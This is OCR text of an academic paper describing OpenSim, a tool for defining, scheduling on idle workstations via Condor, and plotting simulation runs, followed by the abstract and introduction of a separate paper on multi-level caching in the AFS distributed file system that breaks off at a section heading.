



Figure 2: Overview of a User's Activity with OpenSim.

defined and executed. The RunTable provides the user with a convenient mechanism for remembering this information, however, its main function is to enable the output analysis component of OpenSim to collect and format results for display.

After defining a collection of simulation runs, the user may execute them. One or more of the jobs may be forced to be run locally while other jobs may be submitted to Condor to run on idle workstations. If so desired, the user is notified upon the completion of jobs, at which time the results may be viewed graphically. Historically, this process required that the results be gathered and formatted, combined with a definition of a plot, and fed to a plotting program. Using OpenSim, the procedure is automated. The user defines the plot using the GUI, and OpenSim extracts the appropriate data from output files, formats the data, and feeds them to the plotting program, *gnuplot* [22]. If some specified data points have not yet been generated, OpenSim will define and execute the needed runs. Definitions of plots and their associated data are kept on secondary storage. OpenSim uses another data structure, the *PlotTable*, to manage information concerning existing plots. The user may peruse the plots that have been produced, selecting some for inclusion in technical reports.

The final component of OpenSim is designed for use during debugging of a simulation program and for determining the parameters that are best to run the program. This tools allows interactive monitoring of one or more output variables from a particular simulation run.

The next sections describe how the facilities that meet the objectives for OpenSim are designed and implemented, and how the facilities interacts with each other.

## 4 The Input Graphical User Interface

**Input File Format** A simulation program typically reads an input file to obtain input parameters. Often, the format of the file is ad hoc. OpenSim formalizes the description file format so that it may be easily generated from a GUI, in a manner that is convenient for a user to examine if he/she wants to read it for debugging purposes. Figure 3 shows a typical simulation input description file. The left curly brace {, the right curly brace }, and the semicolon are reserved symbols for OpenSim. Anything following a semicolon in the input file is considered a comment by OpenSim. The OpenSim input file generator puts the names of the parameters on a comment line before the input parameter values. The left and right curly braces enclose the name of a simulation structure. As shown in the figure, structure `-1` has 3 fields. In this example, the field names chosen by the user were `Parm1`, `Parm2`, and `Parm3`. The line following the comment shows `-1` enclosed in curly braces followed by the values of the fields, `0.5`, `1.0`, and `1` respectively. These input description files can be examined by a user if he/she want to verify the values supplied to his/her simulation program. The comment lines generated by OpenSim enable the user to easily know which values are associated with each parameter. If several (or all) structures have the same fields and values, a range of structures can be specified by placing a dash - between structure identifiers.

**Defining Input Variables** When OpenSim is invoked for the first time for a particular simulation, all the input parameters must be defined. This can be done either via the GUI or by editing a file. These definitions are copied onto secondary storage to handle restarts or reboots. During or after the definition of input variables, they may be given default values, which remain in effect until changed.

**Defining Simulation Runs** After defining all input variables and assigning default values to them, the user may define one or more simulation runs. Again using the GUI, this task is accomplished by assigning values to each of the input variables. It is not necessary for the user to define every run individually. Rather, the user may define a set of runs implicitly by specifying that a particular input variable should vary over a given range.

**Simulation Input Routine** The OpenSim software is designed to work with many possible simulation packages. The only requirement of OpenSim for the simulation program is that input values within the input and output files follow the OpenSim definition strategies. In some simulation packages, such as CSIM, the user actually writes much of the simulation program, and therefore has total control over the format for input and output of data. Otherwise, the programmer who is adapting OpenSim must construct a translator

```
; Comment follows a semicolon
; Structures in the simulation are enclosed by the curly braces {,}
;
; Structure -1 has 3 fields (Parm1, Parm2, Parm3)
{-1} 0.5 1.0 1
;
; Structures 1-10 have 2 fields (Parm1, Parm2)
{1-10} 200 120
;
; Structure 11 has 5 fields (Parm1, Parm2, Parm3, Parm4, Parm5)
{11} 150 300 1 2 3
; Structures 12-16 have 1 field (Parm1)
;
{12-16} 100
```

Figure 3: Example OpenSim description file.

in order to hide any differences in format between OpenSim and the particular simulation package used. The input library routine for CSIM is called *getvar*(). The routine *getvar* expects lines of the description file to be as shown in Figure 3.

Figure 4 displays a snapshot of some of the OpenSim GUI windows used for defining the input parameters of the standard CSIM example for simulation of an M/M/1 queue. The parameters are initially defined by selecting the `Create Parms` button, which produces the `Create Parameters` and the `Variable List` windows. The parameters provided by the user include the average interarrival time, IATM, the number of arrivals in the simulation, NARS, and the average service demand of the arrivals, SVTM. The user indicates whether the variables are input or output parameters, and defines their type. Other buttons shown on the main OpenSim Input GUI window are used to produce additional windows for specifying the simulation runs, selecting the runs for execution, and quitting the input portion of the GUI.

## 5 The Output Analysis Tool

**Output Library Routine** In order to facilitate OpenSim's access to output data, the output must adhere to a format that may be interpreted by the OpenSim output analysis tool. Therefore, in the same manner as was done for input, a library routine or translator must be provided for each different simulator package supported by OpenSim.

The output library routine for CSIM is called *dumpvar*(). The user may continue to use routines such as *printf* to write information to output files, as *dumpvar* tags all lines it prints so as to be identified by OpenSim. An output variable may have more than one value associated with it. For example, in a simulation of a computer network, the packet delay parameter output data may include a mean, minimum, maximum, and intervals for various degrees of confidence. Every line printed by *dumpvar* is of the form

OPENSIM variable_name field_name value

The symbol OPENSIM is reserved. All lines without this symbol are for the user's own purposes and will not be interpreted by the OpenSim output analysis tool.

**Defining a Plot** Currently, OpenSim supports only plots of output variable values in an X-Y coordinate system. Later, OpenSim will support other types of graphical displays, such as bar charts and histograms. The definition of a plot contains several components, including:





Figure 4: Snapshot of the OpenSim Input GUI.

- the x and y variables and labels
- definitions of one or more curves, where a curve is defined by fixing all input variables other than the one(s) associated with the x-axis
- other format-related data, such as locations of legends.

In order to begin plotting, a user selects the `Define_Plots` button. Through pop-up menus, the user is prompted for all of the information concerning the plot. The user may define one or more curves by fixing the values of all input variables not associated with the x-axis. The user completes the plot definition by selecting the `Done` button. OpenSim also allows the user to define multiple plots automatically. This is done by allowing non-axis variables to be assigned multiple values. Each value will correspond to a different plot. If more than one variable is fixed across a range, then a plot is defined for every combination of their values.

**Producing Plots** When the user select the `Done` button, OpenSim searches the RunTable in order to locate output data to construct the plot(s). These data are gathered and properly formatted in files. OpenSim constructs a file that is compatible with *gnuplot*, which references the data files created.

The `Save` button is used to save the plot to a file. The user is given control over which plots are worth saving, and which are not. For each plot saved, an entry is placed in the *PlotTable*. This table is similar to the *RunTable* and assists the user in managing and remembering the plots that have already been produced.

An interface to the *PlotTable* is available to the user. With each entry is stored a pathname so that the user may copy the plot elsewhere or refer to the plot from a technical report.

**Viewing Plots** The user may view plots in one of two ways. First, the user may view the most recently produced set of plots by selecting the `View_Plots` button. Second, the user may select the plot from the PlotTable and select the `View` button. A user may view a set of plots sequentially or, up to a reasonable limit, concurrently. After a user has viewed a plot, he/she may wish to change the format. The ranges and labels of the $x$ and $y$ axes may need to be changed, or the legend for the plots may require editing. The user may make the modifications by selecting the `Edit` button. This provides a convenient manner to modify the data files used by *gnuplot*.

Figure 5 shows a snapshot of the OpenSim output GUI that displays results of the simulation of the standard CSIM example of an M/M/1 queue. The main window provides buttons for defining, viewing, and producing plots. A button is included that will enable a user to see the names of plots that have been produced. The figure shows the windows used to define the $x$ and $y$ axis of plots and the window to fix the values of the input variables, such as the variable SVTM in the example, thereby defining curves in a plot. Once the input and output variables for a plot are defined, the plots are produced using the *gnuplot* plotting tool and the results are formatted and displayed within a window. The figure shows a plot of the mean response time being previewed.

## 6 Executing OPENSIM Jobs

When a user indicates that a simulation input description is ready for execution, the user selects the `Run` button on the input interface. If the OpenSim system is configured for scheduling jobs with deadline constraints, then the user is asked for the expected demand of the jobs and a deadline. The OpenSim-Condor interface requests the OpenSim deadline scheduler to reserve capacity for the job so that it can meet its deadline. The judgment of the OpenSim deadline scheduler to accept or reject a new job depends on three factors: the expected demand of jobs already accepted by the coordinator, the amount of capacity that is expected to be available before the deadline of the new job, and the expected demand of the new job. The OpenSim deadline scheduler maintains a reservation table and a table containing predictions of the capacity available for sharing. If the OpenSim deadline scheduler does not expect that the deadline can be met, the user is asked to specify a new deadline.[1] When jobs are accepted by the scheduler, the OpenSim-Condor interface uses an "earliest-deadline-first" priority assignment strategy for the jobs in its local queue. This is implemented by specifying the priority of the Condor jobs within the Condor description file [25]. This description file specifies parameters such as the jobs' standard input and output file names, the name of the executable program and its priority, and the machine architecture for which the job is compiled. Once the configuration file is constructed, OpenSim queues the jobs to Condor. Condor manages the execution of the jobs so that a user does not need to know where the jobs execute. Jobs will be placed at idle workstations. If a workstation becomes busy with activity from the workstation's owner, the job will be checkpointed and moved elsewhere. The user can be notified by electronic mail when jobs complete. When simulation jobs have completed, a user executes the OpenSim output analysis facility to analyze the results.

An important part of the deadline scheduling structure is the available capacity prediction facility. We implement a simple prediction strategy that performs well [26] without adding significant complexity or overhead to the software that manages the cluster of available workstations. The strategy adaptively predicts the amount of capacity for sharing by estimating the amount that can be shared for any particular hour of a day to be the same amount that was available for the same hour on the previous day. For example, if between 9-10 am on Wednesday the average amount of available capacity was 70% of the workstation cluster, then 70% of the capacity is predicted to be available on Thursday between 9-10 am. We estimate the amount of available capacity for one hour by sampling the availability of the workstations every five minutes, and accumulating the observed availability for the hour. Each sample is collected easily at one workstation in the cluster by executing the *condor_status()* [25] command. The user of the workstation on which the samples are collected has not noticed the effects. Experience has shown that the ability to predict availability is improved if we distinguish prediction periods as either weekdays or weekends. Additional benefit comes

[1] OpenSim will return a suggested deadline.





Figure 5: Snapshot of the OpenSim Output GUI.

from introducing history in the prediction method, so that the estimation of capacity considers not only the amount of capacity available for the current day, but also the amount that was "predicted" to be available for the current day. Our prediction strategy can be formulated as

$$\begin{aligned} NextWeekday[i].Predict &= CurrentWeekday[i].Predict * hist + \\ &\quad CurrentWeekday[i].Actual * (1 - hist), \qquad (1) \\ NextWeekend[i].Predict &= CurrentWeekend[i].Predict * hist + \\ &\quad CurrentWeekend[i].Actual * (1 - hist), \qquad (2) \end{aligned}$$

where $0 \leq i < 24$ and $0 \leq hist < 1$. $CurrentWeekday[i].Predict$ was the predicted amount of available capacity for the hour $i$ of the current weekday, and $CurrentWeekday[i].Actual$ is the actual amount observed to be available for today's hour $i$. The variable *hist* regulates the amount that future predictions are based on past predictions. The *hist* variable reduces errors in predictions due to these anomalies in the patterns of workstation availability. From our experience, $hist = 0.5$ [26] leads to better average prediction performance than what occurs without any history information. This strategy provides OpenSim users reliable information regarding the amount of capacity they will be able to reserve for their simulation jobs. There are periods of prediction difficulty when the system managers of our computing facilities unexpectedly take down certain file servers, or perform work that causes our computing networks to partition for extended periods. We cannot control this activity, which has occurred more often than what we prefer. Nevertheless, we have been using this prediction strategy on 37 SparcStations within our Computer Science Department computing facilities. During a 4 month period, we have observed errors of approximately 7% in the amount that was predicted to what actually was available for weekdays, and 5% errors for the weekend.

## 7 Probing Into Simulation Executions

It is possible to display output of active simulations. Once the user has the simulation, he or she may select the output parameter to be observed, and a dynamic graph should be displayed. The $x$ axis will normally be simulated time. For example, the graph will move from right to left across the screen according to the selected configuration. In order to display an output parameter, the user's simulation program uses library routines to allocate a shared memory and write values to the memory that represent an output parameter's values during the simulation's execution. The keys to the allocated shared memory locations are kept in a OpenSim system file. OpenSim will read the system file and allow a user to select the output parameters that he/she wants to observe. When a user selects an output parameter, a new process is created that displays the data in the shared memory location. A user can de-select the parameter, which will terminate the process displaying the output parameter.

## 8 Conclusions

OpenSim was developed because we conduct a significant amount of research requiring simulations and we needed better tools to facilitate this work. Our simulation activity has involved problems associated with the design and performance of multicomputer networks, load distribution facilities in distributed systems, and task scheduling strategies in real-time systems. OpenSim has been specifically designed to assist these activities, although OpenSim possesses the generality required to assist other simulation activities. Since some courses in our department use simulation as a performance evaluation tool, students are encouraged to use OpenSim to help them manage the executions and files associated with their assignments.

OpenSim provides a powerful and convenient environment for performing simulation activity. It is natural to bring together the facilities of Condor to execute jobs at idle workstations with a reservation facility for capacity allocation. These facilities, combined with the graphical user interfaces for defining simulation submissions and analyzing their results, are intended to increase the productivity of simulation programmers by improving system performance and offering a user-friendly interface for managing projects.

## Acknowledgments

We thank Diane Apacible, David Paoletti, Narendra Tammineni and Hong Xu for their contributions to the development of OpenSim. Special thanks are given to Mike Litzkow and Allan Bricker for their work

on the Condor system. This research was supported in part by the NSF grant no. CCR-9010906.

## References

[1] M. Litzkow, M. Livny, and M. W. Mutka, "Condor – A Hunter of Idle Workstations," in *Proceedings of the 8th IEEE Distributed Computing Conference*, (San Jose, CA), pp. 104–111, IEEE, June 1988.

[2] H. Schwetman, "CSIM: C-Based, Process-Oriented Simulation Language," Tech. Rep. PP-080-85, Microelectronics and Computer Technology Corporation, 1985.

[3] M. Livny, "DeLab – A Simulation Laboratory," in *Proceedings of the 1987 Winter Simulation Conference*, Dec. 1987.

[4] M. Livny, "DeNet User's Guide," tech. rep., Department of Computer Science at the University of Wisconsin, Madison, WI, 1988.

[5] T. Kerola, "Qsolver – A Modular Environment for Solving Queueing Network Models," Tech. Rep. A-1990-5, Department of Computer Science, University of Helsinki, Helsinki, Finland, June 1990.

[6] R. Tagliavini, S. Rondeau, and S. Chin, "XWIB: An X-Windows Interface Builder for Scientific and Engineering Applications Programs," in *Proceedings of the 1991 ACM Symposium on Small Systems*, pp. 11–20, ACM, June 1991.

[7] F. M. Rijnders, H. J. W. Spoelder, E. P. M. Corten, A. H. Ullings, and F. C. A. Groen, "Versatile Visual Programming Environment for Scientific Applications," in *Proceedings of the 1991 ACM Symposium on Small Systems*, pp. 21–26, ACM, June 1991.

[8] D. Hix, "Generations of User Interface Management Systems," *IEEE Software*, vol. 7, pp. 77–87, Sept. 1990.

[9] H. R. Hartson and D. Hix, "Human–Computer Interface Development: Concepts and Systems," *ACM Computing Surveys*, vol. 21, pp. 5–92, Mar. 1989.

[10] R. Hagmann, "Process Server: Sharing Processing Power in a Workstation Environment," in *Proceedings of the 6th Conference on Distributed Computing Systems*, pp. 260–267, IEEE, 1986.

[11] R. Agrawal and A. K. Ezzat, "Location Independent Remote Execution in NEST," *IEEE Transactions on Software Engineering*, vol. SE–13, pp. 905–912, Aug. 1987.

[12] D. A. Nichols, "Using Idle Workstations in a Shared Computing Environment," in *Proceedings of the 11th Symposium on Operating System Principles*, pp. 5–12, ACM, Nov. 1987.

[13] H. Clark and B. McMillin, "DAWGS – A Distributed Compute Server Utilizing Idle Workstations," tech. rep., Department of Computer Science at the University of Missouri–Rolla, Rolla, MO, 1990.

[14] B. Cipra, "Mathematicians Reach Factoring Milestone," *Science*, vol. 242, pp. 374–375, Oct. 1988.

[15] M. Livny and U. Manber, "$\mu$ – A System for Simulating and Implementing Distributed and Parallel Algorithms," Tech. Rep. 731, Department of Computer Science at the University of Wisconsin, Madison, WI, 1987.

[16] A. Singh, J. Schaeffer, and M. Green, "A Template Based Approach to the Generation of Distributed Applications Using a Network of Workstations," *IEEE Transactions on Parallel and Distributed Systems*, vol. 2, pp. 52–67, Jan. 1991.

[17] L. Kleinrock and W. Korfhage, "Collecting Unused Processing Capacity: An Analysis of Transient Distributed Systems," in *Proceedings of the 9th IEEE Distributed Computing Conference*, pp. 482–489, IEEE, June 1989.

[18] A. K. Mok and M. L. Dertouzos, "Multiprocessor Scheduling in a Hard Real-Time Environment," in *Proceedings of the Seventh Texas Conf. of Computing Systems*, Nov. 1978.

[19] A. K. Mok and M. L. Dertouzos, "Multiprocessor On-Line Scheduling of Hard Real-Time Tasks," *IEEE Transactions on Software Engineering*, vol. SE-15, pp. 1497–1506, Dec. 1989.

[20] H.-Y. Chang and M. Livny, "Priority in Distributed Systems," in *Proceedings of the Real-Time Systems Symposium*, pp. 123–130, IEEE, Dec. 1985.

[21] W. Zhao, K. Ramamritham, and J. Stankovic, "Scheduling Tasks with Resource Requirements in Hard Real–Time Systems," *IEEE Transactions on Software Engineering*, vol. SE-13, pp. 564–577, May 1987.

[22] J. Campbell, D. Kotz, and R. Lang, *GNUPLOT—An Interactive Plotting Program.*

[23] M. W. Mutka and M. Livny, "The Available Capacity of a Privately Owned Workstation Environment," *Performance Evaluation Journal*, vol. 12, pp. 269–284, 1991.

[24] M. W. Mutka, "Considering Deadline Constraints When Allocating the Shared Capacity of Private Workstations," *to appear in the International Journal of Computer Simulation.*

[25] A. Bricker and M. Litzkow, "Condor Technical Summary," tech. rep., Department of Computer Science at the University of Wisconsin, Madison, WI, 1989.

[26] M. W. Mutka, "An Examination of Strategies for Estimating Capacity to Share Among Private Workstations," in *Proceedings of the 1991 ACM Symposium on Small Systems*, pp. 41–49, ACM, June 1991.

Matt W. Mutka received the B.S. degree in electrical engineering from the University of Missouri–Rolla in 1979, the M.S. degree in electrical engineering from Stanford University in 1980, and the Ph.D. degree in Computer Science from the University of Wisconsin–Madison in 1988. Mutka has been an assistant professor in the department of computer science at Michigan State University since August, 1989. He was a visiting assistant professor at the University of Helsinki, Helsinki, Finland, in 1988–1989, and a member of technical staff at Bell Laboratories in Denver, Colorado from 1979–1982. His current interests include the development of simulation environments that exploit idle workstation capacity, the design and evaluation of resource management algorithms for distributed and parallel systems, and the design of distributed file systems.

Philip K. McKinley received the B.S. degree in mathematics and computer science from Iowa State University in 1982, the M.S. degree in computer science from Purdue University in 1983, and the Ph.D. degree in computer science from the University of Illinois at Urbana-Champaign in 1989. McKinley has been an assistant professor in the department of computer science at Michigan State University since September, 1990. He was a member of technical staff at Bell Laboratories in Naperville, Illinois from 1982-1990, on leave of absence 1985-1989. His current research interests include high performance multicomputer architectures, optical local area networks, and multicast communication for parallel processing and networks.

# Multi-level Caching in Distributed File Systems
*— or —*
# Your cache ain't nuthin' but trash

*D. Muntz and P. Honeyman*
*Center for Information Technology Integration*
*The University of Michigan*
*Ann Arbor*

## Abstract

We are investigating the potential for a hierarchy of intermediate file servers to address scaling problems in increasingly large distributed file systems. To this end, we have run trace-driven simulations based on data from DEC-SRC and our own data collection to determine the potential of caching-only intermediate servers.

The degree of sharing among clients is central to the effectiveness of an intermediate server. This turns out to be quite low in the traces available to us. All told, fewer than 10% of block accesses are to files shared by more than one file system client.

Our simulations show that even with an infinite cache at an intermediate server, cache hit rates are disappointingly low. For client caches as small as 20M, we observe hit rates under 19%. As client cache sizes increase, the hit rate at an intermediate server approaches the degree of sharing among all clients. On the other hand, the intermediate server does appear to be effective in boosting the performance and scalability of upstream file servers by substantially reducing the request rate presented to them.

## 1. Introduction

As distributed file systems grow, so does the need to increase scalability. At the Institutional File System Project, we are investigating tools and techniques for offering file service to a huge client base, perhaps as many as 30,000 end systems. We elected to deploy AFS [1] as the principal distributed file system protocol, because it has proven to scale well to environments with large numbers of users and files [2]. AFS clients cache copies of recently used files on their local disks. This allows most file system access requests to be serviced by the local cache manager, without any mediation by file servers.

To reach the broad base of users at our campus, we need to service clients supporting a variety of file system protocols, *e.g.*, AFS, NFS [3], and AFP [4], among others. Our principal file servers all run AFS, so the first of these is not a problem. For other file system protocols, we have built intermediate servers that act as AFS clients of the principal file servers and as NFS or AFP servers for clients requiring foreign protocols.

We also considered the case where the intermediate server uses AFS for both its client and server roles. This architecture extends to one in which there are multiple levels of intermediate AFS (or *iAFS*) servers, each caching files it fetches from the upstream servers, and serving files out of its cache to downstream clients.

One reason for considering multi-level cache hierarchies is that they have shown great success in improving CPU performance when used in processor memories [5]. In the context of file systems, caching-only intermediate servers potentially reduce the load presented to the principal file servers by satisfying client requests directly. Furthermore, iAFS servers offer the potential to concentrate state information† that might otherwise overload the principal servers. Resources thus freed can then be used to serve a larger client base.

† Namely, AFS connections and callbacks.

The goal of this study is to assess the degree to which iAFS servers can increase the performance and scalability of large-scale distributed file systems. Our principal tool is a trace-driven simulator that analyzes file system trace data taken from "real-world" networks.

## 2. Trace-driven simulation

To explore the potential of multi-level caching in distributed file systems, we ran trace-driven simulations to predict the hit rates that we might see at an iAFS server. The subject of these simulations is data caching. (Directory caching may be studied in future work.) The traces fed to the simulator were derived both from data collected in a network of Firefly workstations [6] at the Digital Equipment Corporation's Systems Research Center, and from file server trace data collected here at CITI.

### 2.1. Firefly trace data

